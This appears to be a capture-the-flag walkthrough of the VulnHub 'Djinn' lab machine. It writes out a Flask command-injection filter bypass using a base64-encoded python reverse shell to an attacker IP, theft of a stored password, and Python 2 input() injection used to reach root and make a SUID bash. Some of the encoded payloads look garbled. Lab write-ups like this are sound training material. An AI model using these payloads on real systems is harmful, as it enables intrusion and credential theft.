

NMAP Scan

- tcp/21
- tcp/1337 (Buffer Overflow)
- tcp/7331 (HTTP)

Port 21 (FTP)

1. Anonymous login is enabled
2. Download all files

```
(root@kali)~/vulnHub/Djinn/192.168.56.126/loot/ftp
# cat 192.168.56.126/*
nitu:81299
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
```

- nitu:81299

Port 1337

- Could be buffer overflow?

```
(root@kali)~/vulnHub/Djinn/192.168.56.126/loot/ftp
# nc $ip 1337

Game Time

Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(8, '+', 4)
> asdf
Stop acting like a hacker for a damn minute!!
```

7331 (HTTP)

1. Feroxbuster

	tcp_7331_http_feroxbuster_big.txt				
1	200	41l	91w	1676c	http://192.168.56.126:7331/genie
2	200	21l	43w	385c	http://192.168.56.126:7331/wish

2. Proceed to <http://192.168.56.126:7331>

MenuLost in space


<>C88|⚠Not secure192.168.56.126:7331

HomeFeaturesContact

mzfr

Let's see how good your are.

3. Proceed to `/wish`



Oh you found me then go on make a wish.


This can make all your wishes come true

Execute:


- Able to execute commands?

4. Execute a command

- Initially I thought it did not work, but after inspecting the URL, the output is displayed in the URL




5. Tried to python reverse shell, did not work there is some sort of filter in place.




Oh you found me then go on make a wish.

This can make all your wishes come true

Execute:




6. Check for existence of python, exists



7. Start a HTTP Server w/ python & download all files, this will allow us to view the source code & see what characters are escaped

```
python -m SimpleHTTPServer 9090
```

8. Download all files & Analyze



```
43905.py x app.py x
1 import subprocess
2
3 from flask import Flask, redirect, render_template, request, url_for
4
5 app = Flask(__name__)
6 app.secret_key = "key"
7
8 CREDENTIALS = "/home/nitish/.dev/creds.txt"
9
10 RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]
11
12
13 def validate(cmd):
14     if CREDENTIALS in cmd and "cat" not in cmd:
15         return True
16
17     try:
18         for i in RCE:
19             for j in cmd:
20                 if i == j:
21                     return False
22         return True
23     except Exception:
24         return False
25
26
27 @app.route("/", methods=["GET"])
28 def index():
29     return render_template("main.html")
30
31
32 @app.route("/wish", methods=['POST', "GET"])
33 def wish():
34     execute = request.form.get("cmd")
35     if execute:
36         if validate(execute):
37             output = subprocess.Popen(execute, shell=True,
38                                     stdout=subprocess.PIPE).stdout.read()
39
40         else:
41             output = "Wrong choice of words"
42
43         return redirect(url_for("genie", name=output))
44     else:
45         return render_template('wish.html')
46
47
48 @app.route('/genie', methods=['GET', 'POST'])
49 def genie():
50     if 'name' in request.args:
51         page = request.args.get('name')
52     else:
53         page = "It's not that hard"
54
55     return render_template('genie.html', file=page)
56
57
58 if __name__ == "__main__":
59     app.run(host='0.0.0.0', debug=True)
```

- Escaped characters:
 - "/", ".", "?", "*", "^", "\$", "eval", ";"

9. Able to bypass w/ base64 encoding
- a. Encode reverse shell payload

```
python -c 'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("192.168.56.103",4444));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```

 To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8


▼

Destination character set.

LF (Unix)

▼

- ☐ Encode each line separately (useful for when you have multiple entries).
- ☐ Split lines into 76 character wide chunks (useful for MIME).
- ☐ Perform URL-safe encoding (uses Base64URL format).

 Live mode OFF

Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE <

Encodes your data into the area below.

```
cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cD1hKCJwdHkiKS5zcGF3bjtjPXMokKTtjLmNvb
m5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCKpO2Y9Yy5maWxlbm87byhmKCksMCK7byhmKCksMSk7byhmKCksMik7cCgiL2Jpbi9zaCIpJw==
```

b. Full payload

```
echo -n

cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cD1hKCJwdHkiKS5zcGF3bjtjPXMokKTtjLmNvb
m5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCKpO2Y9Yy5maWxlbm87byhmKCksMCK7byhmKCksMSk7byhmKCksMik7cCgiL2Jpbi9zaCIpJw==| base64 -d | sh
```

- | pip it into base64 decode & into sh, so it command will be executed as if we did not encode it.

10. www-data shell obtained

```
(root@kali) - [~/vulnHub/Djinn/192.168.56.126/loot/http]
# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.126.
Ncat: Connection from 192.168.56.126:45380.
$ whoami
www-data
$
```

Privilege Escalation to Nitish via Creds found

1. View contents of `/home/nitish/.dev/creds.txt`

```
www-data@djinn:/home/nitish$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/home/nitish$
```

- nitish:p4ssw0rdStr3r0n9

2. Switch to user nitish

```
nitish@djinn:~$ whoami
nitish
nitish@djinn:~$
```

Privilege Escalation to Sam via Unknown sudo binary

1. Look for SUID binary

```
nitish@djinn:~$ sudo -l
Matching Defaults entries for nitish on djinn:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User nitish may run the following commands on djinn:
  (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:~$ find / -perm -4000 2>/dev/null
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/genie
```

2. Execute it

```
nitish@djinn:/tmp$ /usr/bin/genie
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
```

3. View contents of genie

```
--shell
print
lower
genie
wish
__test__
root
__name__
__main__
help
exit
--exec
bash
args
--god
--cmd
/bin/
```

- There is a hidden option `-cmd`

4. Try option `-cmd`

```
nitish@djinn:/tmp$ sudo -u sam /usr/bin/genie -cmd test
my man!!
$ whoami
sam
$
```

Privilege Escalation to Root - 1 via Python2 input vulnerability

1. Check for sudo access

```
$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
```

2. Execute `/root/lago`

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

3. Look at running processes, we can tell that it is a python program

```
ps aux | grep root
```

root	2652	0.0	0.4	63516	4216	pts/1	T	17:31	0:00	sudo	/root/lago
root	2653	0.0	0.9	35064	9700	pts/1	T	17:31	0:00	/usr/bin/python2	/root/lago

4. An exploit can be done for python 2 where there is an input validation vulnerability

```
echo '__import__("os").system("whoami")' | sudo /root/lago
```

```
$ echo '__import__("os").system("whoami")' | sudo /root/lag
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
root
Enter your choice:Do something better with your life
$
```

5. Obtain shell

```
echo '__import__("os").system("cp /bin/bash /tmp/rootBash; chmod u+s /tmp/rootBash") ' | sudo /root/lago
/tmp/rootBash -p
```

```
$ echo '__import__("os").system("cp /bin/bash /tmp/rootBash; chmod u+s /tmp/rootBash") ' | sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:Do something better with your life
$ /tmp/rootBash -p
rootBash-4.4# whoami
root
rootBash-4.4#
```

6. Obtain flag

```

  A n n o n y m o u s
djinn pwned...

-----

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Sat Jan 15 17:43:12 IST 2022
Whoami: root

-----

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)
```

Privilege Escalation to Root - 2 via Decompiling Python File

1. View sam's home directory

```
$ ls -la
total 36
drwxr-x--- 4 sam sam 4096 Nov 14 2019 .
drwxr-xr-x 4 root root 4096 Nov 14 2019 ..
-rw----- 1 root root 417 Nov 14 2019 .bash_history
-rw-r--r-- 1 root root 220 Oct 20 2019 .bash_logout
-rw-r--r-- 1 sam sam 3771 Oct 20 2019 .bashrc
drwx----- 2 sam sam 4096 Nov 11 2019 .cache
drwx----- 3 sam sam 4096 Oct 20 2019 .gnupg
-rw-r--r-- 1 sam sam 807 Oct 20 2019 .profile
-rw-r--r-- 1 sam sam 1749 Nov 7 2019 .pyc
-rw-r--r-- 1 sam sam 0 Nov 7 2019 .sudo_as_admin_successful
```

- There is a file called **.pyc**
- **.pyc** is generated when a python file is compiled

2. Download it to kali & decompile it

3. We have to create a python2 environment for uncompyle6 because it is not compatible with python3

```
mkdir uncompyle6

cd uncompyle6

virtualenv uncompyle6 -p $(which python2)

source uncompyle6/bin/activate

wget https://bootstrap.pypa.io/pip/2.7/get-pip.py

python get-pip.py

pip install uncompyle6

uncompyle6 -o compiled.py uncompiled.pyc
```

```
uncompyle6/(root@kali:~/tools/uncompyle6/uncompyle6)
# uncompyle6 uncompiled.pyc -o compiled.py
# uncompyle6 version 3.8.0
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.18 (default, Sep 24 2021, 09:39:51)
# [GCC 10.3.0]
# Warning: this version of Python has problems handling the Python 3 byte type in constants properly.

# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 21:05:18
from getpass import getuser
from os import system
from random import randint

def naughtyboy():
    print 'Working on it!! '

def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'

def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)

def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice

def main(op):
    if op == 1:
        naughtyboy()
    elif op == 2:
        guessit()
    elif op == 3:
        readfiles()
    elif op == 4:
        print 'work your ass off!!'
    else:
        print 'Do something better with your life'

if __name__ == '__main__':
    main(options())
# okay decompiling uncompiled.pyc
File '-o' doesn't exist. Skipped
File 'compiled.py' doesn't exist. Skipped
#
# Successfully decompiled file
```

4. Analyze decompiled file

```
1 # uncompyle6 version 3.8.0
2 # Python bytecode 2.7 (62211)
3 # Decompiled from: Python 2.7.18 (default, Sep 24 2021, 09:39:51)
4 # [GCC 10.3.0]
5 # Warning: this version of Python has problems handling the Python 3 byte type in constants properly.
6
7 # Embedded file name: /home/mzfr/scripts/exp.py
8 # Compiled at: 2019-11-07 21:05:18
9 from getpass import getuser
10 from os import system
11 from random import randint
12
13 def naughtyboy():
14     print 'Working on it!! '
15
16
17 def guessit():
18     num = randint(1, 101)
19     print 'Choose a number between 1 to 100: '
20     s = input('Enter your number: ')
21     if s == num:
22         system('/bin/sh')
23     else:
24         print 'Better Luck next time'
25
26
27 def readfiles():
28     user = getuser()
29     path = input('Enter the full of the file to read: ')
30     print 'User %s is not allowed to read %s' % (user, path)
31
32
33 def options():
34     print 'What do you want to do ?'
35     print '1 - Be naughty'
36     print '2 - Guess the number'
37     print '3 - Read some damn files'
38     print '4 - Work'
39     choice = int(input('Enter your choice: '))
40     return choice
41
42
43 def main(op):
44     if op == 1:
45         naughtyboy()
46     elif op == 2:
47         guessit()
48     elif op == 3:
49         readfiles()
50     elif op == 4:
51         print 'work your ass off!!'
52     else:
53         print 'Do something better with your life'
54
55
56 if __name__ == '__main__':
57     main(options())
```

- We are able to exploit it by choosing **Option 2** & input **num**

5. Exploit


```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
Choose a number between 1 to 100:
Enter your number: num
# whoami
root
#
```

Privilege Escalation to Root - 3 via Python 2 Input Vulnerability

- ## 1. Check running processes

root	32334	0.0	0.3	21340	3512	?	Ss	15:53	0:00	/bin/bash /opt/1337/run_challenge.sh
root	32335	0.1	1.8	58184	19088	?	S	15:53	0:00	python -u /opt/1337/app.py

- port 1337 is running a **python2 application**, earlier we know that application takes in input from user.

2. An exploit can be done for python 2 where there is an input validation vulnerability

- We are able to do RCE

```
echo '__import__("os").system("whoami") ' | nc $ip 1337
```

```
(root@kali) [~/vulnHub/Djinn]
# echo '__import__("os").system("whoami")' | nc $ip 1337
```

(C)

GIVE TIME

Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(7, '/', 6)
> root
Wrong answer

- ### 3. Obtain root shell, use payload from earlier

```
echo '__import__("os").system("echo -n
cHl0aG9uIC1jICdhPV9faW1wb3J0X0x187cz1hKcJzb2NrZXQiKS5zb2NrZXQ7bz1hKcJvcyIpLmR1cDI7cD1hKcJwdHkiKS5zcGF3bjtjPXMOKTtjLmNvbml5Y3QoKCIxOTIuMTY4LjU2
LjEwMyIsNDQ0NCKp02Y9Yy5maWxlbm87byhmKCKsMCK7byhmKCKsMSk7byhmKCKsMik7cGglL2Jpbj9zaCIpJw==| base64 -d | sh")' | nc $ip 1337
```

[illegible]

Port Knocking

- ## 1. Found knockd server, view knockd configuration

```
root      735  0.0  0.0   8916   896 ?        Ss   13:37   0:00 /usr/sbin/knockd
www-data  784 50.9  2.7 627280 28216 ?        Ssl  13:37 55:01 /usr/bin/python /usr/loc
root      794  0.0  0.2  29148  2964 ?        Ss   13:37   0:00 /usr/sbin/vsftpd /etc/vs
root      795  0.0  1.7 187232 17352 ?        Ssl  13:37   0:00 /usr/bin/python3 /usr/sh
root      851  0.0  0.6 288880  6180 ?        Ssl  13:37   0:00 /usr/lib/policykit-1/pol
root      857  0.0  0.1  16180  1624 tty1     Ss+  13:37   0:00 /sbin/agetty -o -p -- \u
root      937  0.0  0.2  24188  2372 ?        Ss   13:37   0:00 /usr/sbin/xinetd -pidfil
root      957  0.0  0.5  72296  5196 ?        Ss   13:37   0:00 /usr/sbin/sshd -D
www-data 14410  0.0  0.0   4628   784 ?        S    14:51   0:00 /bin/sh -c python -m Sim
www-data 14411  0.0  1.2  46920 12684 ?        S    14:51   0:00 python -m SimpleHTTPServ
www-data 14424  0.0  0.0   4628   844 ?        S    14:52   0:00 /bin/sh -c python -m Sim
www-data 14425  0.0  1.2  46920 12844 ?        S    14:52   0:00 python -m SimpleHTTPServ
www-data 14451  0.0  0.0   4628   856 ?        S    14:57   0:00 /bin/sh -c echo -n cHl0a
www-data 14454  0.0  0.0   4628   844 ?        S    14:57   0:00 sh
www-data 14455  0.0  0.8  46340  8920 ?        S    14:57   0:00 python -c a=__import__;s
www-data 14456  0.0  0.0   4628   764 pts/0    Ss   14:57   0:00 /bin/sh
www-data 14465  0.0  0.0     0     0 ?        Z    15:00   0:00 [sh] <defunct>
root      14471  0.0  0.0     0     0 ?        I    15:09   0:00 [kworker/u2:2]
www-data 14472  0.0  0.7  36280  7292 pts/0    S+   15:10   0:00 python -c import pty;pty
www-data 14473  0.0  0.3  21572  3532 pts/1    Ss   15:10   0:00 /bin/bash
root      14542  0.0  0.0     0     0 ?        I    15:14   0:00 [kworker/u2:1]
root      18855  0.0  0.0     0     0 ?        I    14:28   0:01 [kworker/0:2]
root      30930  0.0  0.0     0     0 ?        I    15:22   0:00 [kworker/u2:0]
www-data 30955  0.0  0.3  39664  3640 pts/1    R+   15:25   0:00 ps aux
www-data@djinn:/opt$ cat /etc/knock.d
cat: /etc/knock.d: No such file or directory
www-data@djinn:/opt$ cat /etc/knockd.conf
[options]
    UseSyslog

[openSSH]
    sequence      = 1356, 6784, 3409
    seq_timeout   = 5
    command       = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

[closeSSH]
    sequence      = 3409, 6784, 1356
    seq_timeout   = 5
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

www-data@djinn:/opt$
```

2. Open up SSH

```
for x in 1356 6784 3409; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x $ip; done
```

Mistakes:

- 1. Did not read strings output properly

Tags: #tcp/80-http/rce #exploit/command-injection/bypass #linux-priv-esc/suid/unknown-exec